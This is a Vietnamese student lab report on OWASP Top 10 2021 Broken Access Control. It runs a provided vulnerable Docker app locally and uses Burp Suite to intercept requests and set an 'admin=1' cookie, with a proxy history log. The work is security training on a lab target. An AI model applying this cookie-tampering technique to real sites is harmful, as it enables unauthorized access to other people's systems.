ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC CÔNG NGHỆ THÔNG TIN

KHOA KHOA HỌC VÀ KĨ THUẬT THÔNG TIN

---oOo---

BÁO CÁO THỰC HÀNH 5:
PHÂN TÍCH BẢO MẬT ỨNG DỤNG
MÔN HỌC: PHÂN TÍCH THIẾT KẾ PHẦN MỀM
(IE108.O21)

Sinh viên thực hiện: Võ Nhất Phương - 22521172

Giảng viên hướng dẫn: Phạm Nhật Duy

Thành phố Hồ Chí Minh, tháng 5 năm 2024

Phần 1. PHÂN TÍCH VÀ KHAI THÁC DANH MỤC CÁC LỖ HỔNG ỨNG DỤNG WEB THUỘC TOP 10 OWASP 2021

Bài tập 1.1. A01:2021-Broken Access Control

Các bước thực hiện:

Load môi trường sử dụng docker được cung cấp

```
docker load -i owasp.tar
```

Kiểm tra image được load vào

```
docker images
```


Chạy môi trường bài thực hành

```
docker run --rm -p 8000:8000 oswap
```


```
PS C:\Users\PC> cd Desktop/Nam2/IE108/BTTH5
PS C:\Users\PC\Desktop\Nam2\IE108\BTTH5> docker load -i owasp.tar
PS C:\Users\PC\Desktop\Nam2\IE108\BTTH5> docker images
REPOSITORY   TAG       IMAGE ID       CREATED         SIZE
oswap        latest    f9ceab6f5d37   14 months ago   1.14GB
PS C:\Users\PC\Desktop\Nam2\IE108\BTTH5> docker run --rm -p 8000:8000 oswap
[2024-05-28 01:03:00 +0000] [1] [INFO] Starting gunicorn 20.1.0
[2024-05-28 01:03:00 +0000] [1] [INFO] Listening at: http://0.0.0.0:8000 (1)
[2024-05-28 01:03:00 +0000] [1] [INFO] Using worker: sync
[2024-05-28 01:03:00 +0000] [7] [INFO] Booting worker with pid: 7
[2024-05-28 01:03:00 +0000] [8] [INFO] Booting worker with pid: 8
[2024-05-28 01:03:00 +0000] [9] [INFO] Booting worker with pid: 9
[2024-05-28 01:03:00 +0000] [10] [INFO] Booting worker with pid: 10
[2024-05-28 01:03:00 +0000] [11] [INFO] Booting worker with pid: 11
[2024-05-28 01:03:00 +0000] [12] [INFO] Booting worker with pid: 12
```

Mở Burn Suite và chọn chức năng Open browser, nhập vào đường dẫn


http://localhost:8000 và đăng ký tài khoản




- B1: Tại địa chỉ http://localhost:8000, tiến hành truy cập vào OQQASP TOP 10 2021 => A1: Broken Access Control => Lab1 Details



- B2: Đăng nhập vào trang web với tài khoản và mật khẩu được cung cấp của user jack là jack và jacktheripper




- B3: Trở lại giao diện HTTP history của Burpsuite để kiểm tra lịch sử câu truy vấn để hiểu rõ logic của ứng dụng




Chặn gói tin bằng Intercept và sửa đổi trực tiếp tại đó

- B1: Thử bằng gói GET với admin =1 trong cookie đến máy chủ. Lúc này ta bật Intercept is on và truy cập đến http://localhost:8000/broken_access_lab_1




- B2: Sau khi chỉnh sửa xong bấm forward để gói tin đi qua. Kiểm tra kết quả tại browser và nội dung trả về trong tab HTTP proxy


140	http://localhost:8000	GET	/broken_access_lab_1			200	27432	HTML	Broken Access Control.
141	http://localhost:8000	GET	/broken_access_lab_1			200	27432	HTML	Broken Access Control.
229	http://localhost:8000	GET	/broken_access_lab_1			200	27432	HTML	Broken Access Control.
238	http://localhost:8000	GET	/broken_access_lab_1			200	27432	HTML	Broken Access Control.
239	http://localhost:8000	GET	/broken_access_lab_1			200	27432	HTML	Broken Access Control.
240	http://localhost:8000	GET	/broken_access_lab_1			200	27432	HTML	Broken Access Control.
241	http://localhost:8000	GET	/broken_access_lab_1			200	27432	HTML	Broken Access Control.
242	http://localhost:8000	GET	/broken_access_lab_1			200	27432	HTML	Broken Access Control.
243	http://localhost:8000	GET	/broken_access_lab_1			200	27432	HTML	Broken Access Control.
252	http://localhost:8000	POST	/broken_access_lab_1	✓		200	27582	HTML	Broken Access Control.
261	http://localhost:8000	GET	/broken_access_lab_1		✓	200	27432	HTML	Broken Access Control.



- B3: Kết quả trả về trên browser **Please Provide Credentials**

